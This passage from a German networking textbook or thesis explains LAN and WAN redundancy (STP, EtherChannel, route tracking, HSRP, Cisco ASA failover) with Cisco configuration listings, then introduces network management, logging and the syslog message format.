


Abbildung 4.16: Redundanz im LAN

STP - Spanning Tree Protocol

Das Spanning Tree Protocol, erlaubt redundante Verbindungen zwischen Switches, wobei Schleifenbildung verhindert wird und in weiterer Folge Broadcast-Stroms und Dublicate Unicast Frames. Die Problematik entsteht, da es bei Ethernet Frames keine TTL (Time to Live) gibt und Switches die Angewohnheit haben, Frames mit unbekannter Destination MAC-Adresse zu „flooden“. Dies bedeutet, dass der Switch die Frames an alle Ports, außer den eingehenden Port, sendet. Bei der Verwendung des Spanning Tree Protocols wird bei Ausfall eines Switches oder einer Verbindung eine gewisse Zeit benötigt, um einen neuen Weg für das ganze Netz zu berechnen. (vgl.[RFC2005])

EtherChannel

„EtherChannel“ erlauben das Zusammenfassen mehrerer Links zwischen zwei Switches. Im Gegensatz zu Spanning-Tree werden diese Links gleichzeitig benutzt, was zu einer höheren Bandbreite und Ausfallsicherheit führt. (vgl.[CISCO2007c])

```
Switch(config)# interface FastEthernet 0/1
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 10
Switch(config-if)# channel-group 1 mode desirable
Switch(config-if)# interface FastEthernet 0/2
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 10
Switch(config-if)# channel-group 1 mode desirable
Switch(config-if)# exit
Switch(config)# interface port-channel 1
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 10
```

Listing 4.19: EhterChannel-Konfiguration

Hierbei konfiguriert man einen Port-Channel, welcher sich gleich verhält wie ein normales Switch-Interface, sprich, man muss den Switchport-Mode angeben und bei einem Access-Port das VLAN konfigurieren. Als Letztes muss diese Channel-Group auf die jeweiligen Interfaces konfiguriert werden, welche als EtherChannel verwendet werden.

Clustering

Unter Clustering versteht man den Zusammenschluss mehrerer Rechner zu einer logischen Einheit. Dies kann die Rechenkapazität und die Verfügbarkeit erhöhen. Nach außen hin wirken die Rechner wie ein einzelnes System. Fällt eine Maschine aus, bekommt der Anwender davon nichts mit. Es gibt drei Formen von Clustering und zwar Hochverfügbarkeit, Load-Balancing und High Performance Computing. Als Hochverfügbarkeits-Cluster werden Systeme bezeichnet, wo ein Gerät als aktive Komponente und ein oder mehrere Geräte als passive Komponenten agieren. Bei Ausfall des aktiven Gerätes, übernimmt ein passives Gerät dessen Aufgabe und es kommt zu keinem Systemausfall. Unter Load-Balancing versteht man die Lastenverteilung auf mehrere parallel arbeitende Geräte. High Performance Computing wird meist bei rechenintensiven Aufgaben verwendet, um diese so schnell als möglich abarbeiten zu können. (vgl.[WIKI2010f])

4.7.2 Multihoming

Unter Multihoming versteht man die redundante Anbindung eines Netzwerks an mehrere Service Provider. Dabei muss man beachten, dass die redundanten Verbindungen über physikalisch unterschiedliche Trägernetze (Leitungen, Wählämter) laufen sollten, um volle Redundanz zu ermöglichen. Um zu gewährleisten, dass, falls ein Service Provider ausfällt, man trotzdem über den anderen Service Provider erreichbar ist, benötigt man einen Provider independent IP-Range bzw. einen dynamischen DNS Eintrag. Beim Provider independent IP-Range hat man einen IP-Range, welcher von allen Providern geroutet bzw. getunnelt werden muss. Anders ist es beim dynamischen DNS-Eintrag. Hier besitzt man pro Provider einen eigenen IP-Range und muss die DNS-Einträge aktualisieren, sobald der aktive Provider ausfällt. Es ist zu beachten, dass die Aktualisierung eines DNS-Eintrages einige Minuten dauern kann, da sämtliche DNS Server ihre Einträge cachen. Fällt eine Strecke bzw. ein Provider aus, müssen die Routen von und zu dem Netz entsprechend angepasst werden, damit der zweite Provider benutzt wird. Um zu erkennen, dass eine Strecke ausgefallen ist, benötigt man Connection- oder Interface-Tracking beziehungsweise ein dynamisches Routing Protokoll (BGP).

4.7.3 Connection-Tracking

Hierbei prüfen zwei Geräte mittels Keep-Alives (meistens ICMP), ob die Verbindung zwischen ihnen aufrecht ist. Falls keine Rückantwort der Pakete erfolgt, geht man davon aus, dass die Verbindung unterbrochen wurde und die Routen werden dementsprechend angepasst. Beim statischen Routing, würde die Backup-Route, also die Route mit der höheren administrativen Distanz (AD $>$ 1) aktiv werden. Die administrative Distanz gibt an, wie vertrauenswürdig eine gelernte Route ist. Wenn es mehrere Default-Routen oder mehrere Routen zum selben Ziel gibt, wird die Route mit der niedrigsten administrativen Distanz genommen. Statische Routen haben standardmäßig eine administrative Distanz von 1.




Abbildung 4.17: Connection Tracking

Bei dieser Abbildung würde der linke Router (R 31) eine Default-Route zum oberen Router (R 29) eingetragen haben. Eine zweite Default-Route zum selben Ziel (Backup-Route) hat er zum unteren Router (R 28) eingetragen, jedoch mit einer höheren administrativen Distanz. Der linke Router (R 31) und der rechte Router (R 30) senden regelmäßig ihre Keep-Alives für das Connection-Tracking. Falls eine Rückantwort ausbleibt, wird die Backup-Route aktiv und sämtliche Pakete würden über den unteren Router (R 28) laufen und somit bleibt die Verbindung zwischen R 31 und R 30 aufrecht.

Konfiguration

```
Router(config)# ip route 0.0.0.0 0.0.0.0 192.168.0.254 track 7
Router(config)# ip route 0.0.0.0 0.0.0.0 192.168.1.254 7
Router(config)# ip sla monitor 666
Router(config-sla)# icmp-echo 128.1.0.254
Router(config-sla)# exit
Router(config)# ip sla schedule 666 start-time now life
    forever
Router(config)# track 7 ip sla 666
```

Listing 4.20: Connection-Tracking - Konfiguration

Es werden zwei Default-Routen konfiguriert, wobei eine dieser Routen als Backup-Route fungiert, da diese eine höhere administrative Distanz hat. In diesem Beispiel hat die Default-Route zum Host 192.168.1.254 eine administrative Distanz von 7 und ist daher die Backup-Route, da statische Routen standardmäßig eine administrative Distanz von 1 haben.

Zudem muss ein Service Level Agreement (SLA) konfiguriert werden, wo angegeben wird, wohin und mit welchem Protokoll die Keep-Alives gesendet werden. Dann definiert man einen Track, mit den in der SLA angegebenen Informationen und weist diesen der Default-Route zu.

4.7.4 Interface-Tracking

Bei diesem Verfahren, wird nur geprüft, ob ein Interface noch aktiv ist oder nicht. Geht ein Interface down, werden alle Routen, die über dieses gehen entfernt. Es kann aber nicht erkannt werden, ob nicht physikalisch verbundene Leitungen ausgefallen sind. Um dieses Problem zu umgehen, benötigt man „Tunneling“, da ein Tunnel selbst Keep-Alives benutzt, um zu erkennen, ob die Verbindung zwischen den Tunnel-Endpunkten aktiv ist. Wenn man nun das Interface-Tracking auf das Tunnel-Interface anwendet, erzielt man den gleichen Effekt wie beim Connection-Tracking. Da die Intervalle der Keep-Alives bei GRE Tunneln normalerweise zu hoch sind, ist es notwendig, diese zu senken (keepalive 1 5). Zusätzlich ist ein Tunnel sinnvoll, da Teile eines Netzwerkes versteckt werden und der Carrier nicht wissen muss, wie das Netz beim Kunden aussieht und umgekehrt.

```
Router(config)# ip route 0.0.0.0 0.0.0.0 192.168.0.254
Router(config)# ip route 0.0.0.0 0.0.0.0 192.168.1.254 7
Router(config)# interface tunnel 0
Router(config-if)# ip address 192.168.0.253 255.255.255.252
Router(config-if)# keepalive 1 5
Router(config-if)# exit
Router(config)# interface tunnel 1
Router(config-if)# ip address 192.168.1.253 255.255.255.252
Router(config-if)# keepalive 1 5
Router(config-if)# exit
```

Listing 4.21: Interface-Tracking - Konfiguration

Es werden wie beim Connection-Tracking zwei Default-Routen konfiguriert und eine davon ist wieder die Backup-Route, da diese eine höhere administrative Distanz hat. Hierbei werden nun aber auch zwei Tunnel konfiguriert zu den jeweiligen Kommunikationspartnern. Wichtig hierbei ist, dass das Intervall der Keep-Alives des Tunnels gesenkt wird, sodass ein Ausfall einer Verbindung so schnell als möglich erkannt wird.

4.7.5 Statisches vs. Dynamisches Routing

Um Redundanz bei statischem Routing zu erreichen, benötigt man mehrere, verschiedene Routen zum selben Ziel. Falls eine Strecke ausfällt, geht die Route down (Interface- oder Connection-Tracking) und die nächste Route zu diesem Ziel wird aktiv. Dies erreicht man, indem man die administrative Distanz der Backup-Routen erhöht. Der Wert muss größer als eins sein, da die administrative Distanz von statischen Routen standardmäßig gleich eins ist. Außerdem muss man beachten, dass man bei statischem Routing immer Connection- bzw. Interface-Tracking benötigt, um zu erkennen, ob eine Strecke ausgefallen ist.

Abhilfe schafft dynamisches Routing, wobei man kein Connection-Tracking mehr benötigt, da der Router sämtliche Informationen, ob eine Strecke funktioniert oder nicht, über das Routingprotokoll erhält. Es empfiehlt sich als Routing Protokoll BGP (Border Gateway Protocol) zu verwenden, da nur dieses die Informationen über mehrere autonome Systeme bekanntgeben kann.

4.7.6 HSRP

Hot Standby Router Protocol (HSRP) ist ein Protokoll zur Steigerung der Verfügbarkeit von Routern und wird durch redundante Anbindung realisiert. Um das große Problem der Ausfallsicherheit zu lösen, gibt es beim Routing dynamische Routing Protokolle, die dem entgegenwirken. Wenn nun aber im lokalen Netz das Default Gateway der Hosts ausfällt, wird HSRP verwendet. Hierbei werden mehrere physikalische Router zu einer Gruppe zusammengefügt und diese treten als ein logischer Router auf. Dem logischen Router wird eine virtuelle IP-Adresse und eine virtuelle MAC-Adresse zugeordnet und alle Hosts haben als Default-Gateway diese virtuelle IP-Adresse konfiguriert. Ein in der Gruppe befindlicher Router fungiert als aktiver Router und zwar der mit der höchsten priority (Default = 100). Alle anderen haben den Status standby. Falls der aktive Router ausfällt und keine Hello Pakete (Multicast an 224.0.0.2) innerhalb von 3 Sekunden sendet, wird der Router mit der nächst höheren priority zum aktiven Router und die virtuelle IP- und MAC-Adresse wird auf den neuen physikalischen Router übertragen. Dadurch können die Hosts ohne Konfigurationsänderungen ins Internet, obwohl es eine kleine Verzögerung geben kann, da sich auch die Routingtabellen bei den dynamischen Routingprotokollen ändern muss und dies eine gewisse Zeit dauert. (vgl.[CISCO2009a])

HSRP - Topologie




Abbildung 4.18: HSRP Topologie

HSRP - Konfiguration

Router1:

```
interface Ethernet0/0
description to_SW1
ip address 192.168.0.100 255.255.255.0
no shut
no ip redirects

! --- Standby Gruppe und virtuelle IP Adresse festlegen
standby 1 ip 192.168.0.254
```

```
! --- Prioritaet (Default = 100) festlegen fuer Gruppe 1
standby 1 priority 105

! --- muss Konfiguriert werden damit dieser Router auch als
   aktiver Router
! --- fungieren kann wenn die Prioritaet hoeher als alle
   anderen Router
standby 1 preempt

! --- Schluessel fuer HSRP festlegen
standby 1 authentication cisco
! --- die Prioritaet wird bei einer inaktiven Route
   automatisch gesenkt
standby 1 track Serial0

interface Serial0/2/0
description to_R3
ip address 10.0.0.254 255.255.255.252
no shut
```

Router 2:

```
interface Ethernet0/0
description to_SW1
ip address 192.168.0.200 255.255.255.0
no shut
no ip redirects

! --- Standby Gruppe festlegen IP wird mittels HSRP Hello
   Pakete ermittelt
standby 1 ip

! --- muss Konfiguriert werden damit dieser Router auch als
   aktiver Router
! --- fungieren kann wenn die Prioritaet hoeher als alle
   anderen Router
standby 1 preempt

! --- Schluessel fuer HSRP festlegen
standby 1 authentication cisco

! --- die Prioritaet wird bei einer inaktiven Route
   automatisch gesenkt
standby 1 track Serial0/2/0

interface Serial0/2/0
description to_R3
ip address 10.0.1.254 255.255.255.252
```

```
no shut
```

Router 3:

```
interface Ethernet0/0
description to_Host
ip address 192.168.10.254 255.255.255.0
no shut
exit

interface Serial0/2/0
description to_R1
ip address 10.0.0.253 255.255.255.0
no shut
exit

interface Serial0/2/2
description to_R2
ip address 10.0.1.253 255.255.255.0
no shut
```

Erklärungen

Auszug - show standby:

```
R1# show standby
Ethernet0/0 - Group 1
Local state is Active, priority 105, may preempt
Hellotime 3 sec, holdtime 10 sec
Next hello sent in 1.458
Virtual IP address is 192.168.0.254 configured
Active router is local
Standby router is 192.168.0.200 expires in 8.428
Virtual mac address is 0000.0c07.ac01
2 state changes, last state change 02:09:49
IP redundancy name is "hsrp-Et0-1" (default)
Priority tracking 1 interface, 1 up:
Interface    Decrement  State
Serial0/2/0      10       Up

R2# show standby
Ethernet0/0 - Group 1
Local state is Standby, priority 100, may preempt
Hellotime 3 sec, holdtime 10 sec
Next hello sent in 1.814
Virtual IP address is 192.168.0.254
Active router is 192.168.0.100, priority 105 expires in 9.896
Standby router is local
3 state changes, last state change 00:10:21
IP redundancy name is "hsrp-Et0-1" (default)
```

```
Priority tracking 1 interface, 1 up:
Interface    Decrement  State
Serial0/2/0     10      Up
```

Obwohl Router 2 keine HSRP priority konfiguriert hat, zeigt der Auszug von show standby, dass R2 den Default – Wert 100 als priority erhält. Der Status von R1 ist aktiv und von R2 standby.

Wenn nun ser0/2/0 am Router 1 down geht, sieht der Auszug wie folgt aus:

```
R1# show standby
Ethernet0/0 - Group 1
Local state is Standby, priority 95 (confgd 105), may preempt
Hellotime 3 sec, holdtime 10 sec
Next hello sent in 2.670
Virtual IP address is 192.168.0.254 configured
Active router is 192.168.0.200, priority 100 expires in 8.596
Standby router is local
4 state changes, last state change 00:01:45
IP redundancy name is "hsrp-Et0-1" (default)
Priority tracking 1 interface, 0 up:
Interface    Decrement  State
Serial0/2/0     10      Down

R2# show standby
Ethernet0/0 - Group 1
Local state is Active, priority 100, may preempt
Hellotime 3 sec, holdtime 10 sec
Next hello sent in 0.810
Virtual IP address is 192.168.0.254
Active router is local
Standby router is 192.168.0.100 expires in 9.028
Virtual mac address is 0000.0c07.ac01
4 state changes, last state change 00:01:38
IP redundancy name is "hsrp-Et0-1" (default)
Priority tracking 1 interface, 1 up:
Interface    Decrement  State
Serial0/2/0     10      Up
```

Man sieht, dass die priority von R1 auf 95 gesenkt wurde. Deshalb wird R2 zum Aktiv-Router, da die priority 100 nun höher ist als die von R1. Wenn nun ser0/2/0 von R1 up geht, sendet dieser eine coup message, da standby preempt konfiguriert wurde, R1 erhält deshalb wieder die priority 105 und würde zum Aktiv-Router werden.

Anhand dieses Beispiels sieht man gut, dass durch die Implementierung von HSRP der Ausfall eines Routers ohne weiteres überbrückt werden kann und dies zeigt uns auch die Ping – Statistik.

```
Antwort von 192.168.10.254: Bytes=32 Zeit=94ms TTL=252
Antwort von 192.168.10.254: Bytes=32 Zeit=94ms TTL=252
```

```
Zeitueberschreitung der Anforderung.
Zeitueberschreitung der Anforderung.
Zeitueberschreitung der Anforderung.
Antwort von 70.0.10.254: Bytes=32 Zeit=63ms TTL=252
Antwort von 70.0.10.254: Bytes=32 Zeit=63ms TTL=252
```

Man sieht, dass nur 3 ICMP-Pakete keine Antwort zurück liefern. Das bedeutet, dass ein Ausfall in kurzer Zeit überbrückt wird und die User meist nichts davon mitbekommen.

4.7.7 Redundanz bei Firewalls

Die Schwierigkeit Firewalls redundant anzubinden ist, sämtliche benötigten Informationen zwischen der aktiven Komponente und den Standby-Geräten auszutauschen. Dazu zählen:

- Routing - Informationen
- NAT/PAT Translation Table
- ARP Table
- Connection-Slots (TCP, UDP, etc.)
- Zusätzliche Verbindungen (z.B. für FTP)
- ISAKMP & IPSec SA (Security Association)

Active/Standby Failover bei der ASA

Die Firewalls müssen untereinander mit zwei Leitungen verbunden werden, wie man in der folgenden Grafik sehen kann. Eine Leitung wird verwendet, um Keep-Alives zu senden, damit erkannt wird, ob eine Firewall ausgefallen ist. Die zweite Leitung wird verwendet, um sämtliche oben genannten Informationen auszutauschen. Dadurch wird die Funktionsanforderung der zweiten ASA angepasst und ein reibungsloses Weiterarbeiten ist trotz Failover möglich. Die Primäre ASA ist standardmäßig aktiv und die sekundäre ASA ist standby. Die benötigten Informationen (siehe oben) werden synchronisiert und sobald ein Gerät ausfällt, übernimmt das zweite dessen Aufgaben. (vgl.[CISCO2009b])




Abbildung 4.19: Failover bei der ASA

In dieser Abbildung wollen die Hosts im LAN über die redundant angebundene ASA und den Router ins Internet. Als Default-Gateway haben sämtliche Hosts die Firewall mit der IP-Adresse 192.168.1.1 eingetragen. Die Firewall ist redundant angebunden, sprich, es gibt ein zweites Gerät mit identer Funktionalität. Die beiden ASAs haben zwei Verbindungen zueinander, mit jeweils einem internen IP-Range. Über die eine Verbindung läuft der Daten-Traffic für die Keep-Alives und über die andere Verbindung werden die oben erwähnten, benötigten Informationen ausgetauscht. Dies erklärt auch, warum sämtliche Cisco Firewalls mit vier Interfaces ausgestattet sind. (vgl.[CISCO2009b])

Konfiguration

Primäre ASA:

```
PrimASA(config)# interface Ethernet0
PrimASA(config-if)# nameif outside
PrimASA(config-if)# security-level 0
PrimASA(config-if)# ip address 172.16.1.1 255.255.0.0 standby
    172.16.1.2
PrimASA(config-if)# no shutdown
PrimASA(config-if)# exit
PrimASA(config)# interface Ethernet1
PrimASA(config-if)# nameif inside
PrimASA(config-if)# security-level 100
```

```
PrimASA(config-if)# ip address 192.168.1.1 255.255.255.0
   standby 192.168.1.2
PrimASA(config-if)# no shutdown
PrimASA(config-if)# exit
PrimASA(config)# failover lan unit primary
PrimASA(config)# failover lan interface failover Ethernet3
PrimASA(config)# failover interface ip failover 10.1.0.1
   255.255.255.0 standby 10.1.0.2
PrimASA(config)# interface ethernet3
PrimASA(config-if)# no shutdown
PrimASA(config-if)# exit
PrimASA(config)# failover link state Ethernet2
PrimASA(config)# failover interface ip state 10.0.0.1
   255.0.0.0 standby 10.0.0.2
PrimASA(config)# interface ethernet2
PrimASA(config-if)# no shutdown
PrimASA(config-if)# exit
PrimASA(config)# failover
```

Listing 4.22: Active/Standby Failover - Primäre ASA Konfiguration

Das Interface Ethernet 0 ist das externe Interface, in Richtung Internet. Bei der Konfiguration der IP-Adresse, muss man die Standby-IP-Adresse, also die logische IP des Standby-Gerätes angeben. Das Interface Ethernet 1 ist das interne Interface, in Richtung LAN. Hier muss ebenfalls die Standby IP-Adresse zusätzlich konfiguriert werden. Dann müssen noch die beiden Interfaces für die Failover-Informationen und die State-Tabellen konfiguriert werden, um diese Informationen korrekt austauschen zu können. (vgl.[CISCO2009b])

Sekundäre ASA:

```
SekuASA(config)# failover lan interface failover Ethernet3
SekuASA(config)# failover interface ip failover 10.1.0.1
   255.255.255.0 standby 10.1.0.2
SekuASA(config)# interface ethernet3
SekuASA(config-if)# no shutdown
SekuASA(config-if)# exit
SekuASA(config)# failover lan unit secondary
SekuASA(config)# failover
```

Listing 4.23: Active/Standby Failover - Sekundäre ASA Konfiguration

Bei der sekundären ASA muss, verglichen mit der primären ASA, nicht so viel konfiguriert werden. Es wird nur das Failover-Interface benötigt, von wo sich dieses Gerät alle benötigten Informationen holt. Es muss angegeben werden, dass es sich bei diesem Gerät um die Standby-Komponente handelt. (vgl.[CISCO2009b])

5 Netzwerkmanagement

Diese Kapitel beschäftigt sich mit dem Netzwerkmanagement. Im Netzwerkmanagement geht es um die Verwaltung des Netzwerkes und Überwachung einer IT-Struktur.

Die größten Bereiche des Netzwerkmanagments beziehen sich auf Logging und Auswertung, da somit Vorgänge in einem Netz protokolliert werden und anschließend ausgewertet werden können. Netzwerkmanagement wird auch immer mehr benötigt, um die Wirtschaftlichkeit eines Netzes zu verbessern. Es ist nicht sinnvoll, ein Netz zu betreiben, das die Kosten maßlos überschreitet, obwohl es mit dem richtigen Mangamentmöglichkeiten um die Hälfte billiger zu betreiben wäre.

Darum muss eine ständige Kontrolle von Netzwerkgeräten stattfinden, die Daten sollten ständig analysiert und somit Fehler und Schwächen im Netzwerk gefunden werden. Netzwerkmanagment ist ein laufender Prozess, der von der Erstellung der Topologie bis in den laufenden Betrieb des Systems mitläuft.

5.1 Logging

5.1.1 Hintergrund und Nutzen

In einem Netzwerk wird es immer wichtiger, Vorgänge zu protokollieren oder zu analysieren. Um das erfolgreich durchzuführen, muss man den Netzwerktraffic mitloggen, um diese gespeicherten Logfiles anschließend analysieren zu können. Der Nutzen von Logging ist vielseitig einsetzbar. Es bietet sowohl die Möglichkeit, Informationen über Angriffe, Vorgänge oder Muster in einem Netzwerk zu erhalten, als auch durch Logging auf einem Webserver Daten über Benutzer und ihre Verhaltensweise herauszufinden. Logging wird außerdem auch von anderen Systemen im Netz benötigt, beispielsweise von IDS. Die IDS-Sensoren arbeiten mit Logging und senden danach Warnmeldungen aus.

5.1.2 Syslog

Da wir in unserem Netz auch mit Syslog arbeiten und die Vorteile dieses Standards für Logmeldungen ausnutzen, soll darauf näher eingegangen werden.

Das Protokoll von syslog ist einfach aufgebaut. Das Funktionsprinzip von syslog ist ein Client-Server-Prinzip, das heißt, es gibt die einzelnen syslog-Clients im Netz verteilt, die Daten an einen syslog-Server senden. Entweder der syslog-Server verwaltet die Daten selbst oder sendet diese nochmals zu einem zentralen Server weiter. Die Nachrichten vom Client werden mittels UDP im Klartext übermittelt. Syslog wird oft für Management und Sicherheitsüberwachung eines Computernetzes verwendet, da es sehr leicht zu implementieren ist und es auf den meisten Geräten zur Verfügung steht.

Aufbau der Meldung

Syslog-Meldungen bestehen aus drei Teilen. Die Priority, dem Header und dem Inhalt der Nachricht. Der Priority-Teil teilt sich nochmal in ein Facility-Feld und ein Severity-Feld, dies dient zur Einteilung nach Herkunft und Schweregrades der Meldung.

Einstufung im Severity-Feld:

```
0       Emergency
1       Alert
2       Critical
3       Error
4       Warning
5       Notice
6       Informational
7       Debug
```

Listing 5.1: Einstufung der Meldungen

Einstufung im Facility-Feld:

```
0       kernel messages
1       user-level messages
2       mail system
3       system daemons
4       security/authorization messages
5       messages generated internally by syslogd
6       line printer subsystem
7       network news subsystem
8       UUCP subsystem
9       clock daemon
10      security/authorization messages
11      FTP daemon
12      NTP subsystem
13      log audit
14      log alert
15      clock daemon
16      local0
17      local1
18      local2
19      local3
20      local4
21      local5
22      local6
23      local7
```

Listing 5.2: Facility Feld

Die Nummern 16-23 können als lokale Meldungen genutzt werden. Der Priority-Teil macht es leicht möglich nach bestimmten Meldungen zu filtern und diese weiter zu bearbeiten.

Schwachstellen

Jedoch gibt es im syslog-Protokoll auch einige Schwachstellen:

- keine Authentifizierung
- Meldungen im Klartext
- Das Protokoll ist nicht komplett einheitlich.
- Quelle geht oft verloren, wenn über mehrere Hosts gegangen wird.
- Nachrichten werden verbindunglos übertragen.

Es gibt aber immer mehrere Implementierungsmöglichkeiten von syslog, die diese Schwachstellen fast zur Gänze beheben.

5.2 Auswertung

Nachdem man Logdateien von einem System gespeichert hat, will man aus ihnen relevante Informationen über Vorgänge im Netz auslesen. Aus diesem Grund kommt man zur Logfile-Auswertung oder Logfile-Analyse, je nach Art und Umfang einer Logdatei kann man bestimmt Informationen aus ihr beziehen.

Auf heutigen Systemen werden eine Vielzahl von Logdateien produziert, die am meisten genutzten Logdateien sind jedoch die Logfiles eines Webservers, da sich hier oft Benutzerinformation oder andere für den Betreiber einer Website interessante Daten befinden. Außerdem wird es immer wichtiger, Logfiles einer Firewall zu analysieren, da somit Angriffsmuster festgelegt werden können oder Vorgänge im Netz erkannt werden können.

Wenn man in einem System eine laufende Logfileauswertung hat, ist die nächste Stufe diese Logfiles mit einem Zeitstempel zu versehen und anschließend in einem Zeitintervall mit neuen Logfiles zu vergleichen. Dazu müssen alle Uhren in einem System synchron ablaufen, dazu ist es sinnvoll, ein Netzwerkzeitprotokoll wie NTP zu verwenden.




Abbildung 5.1: Zugriffe auf Netzwerk - Logfileauswertung

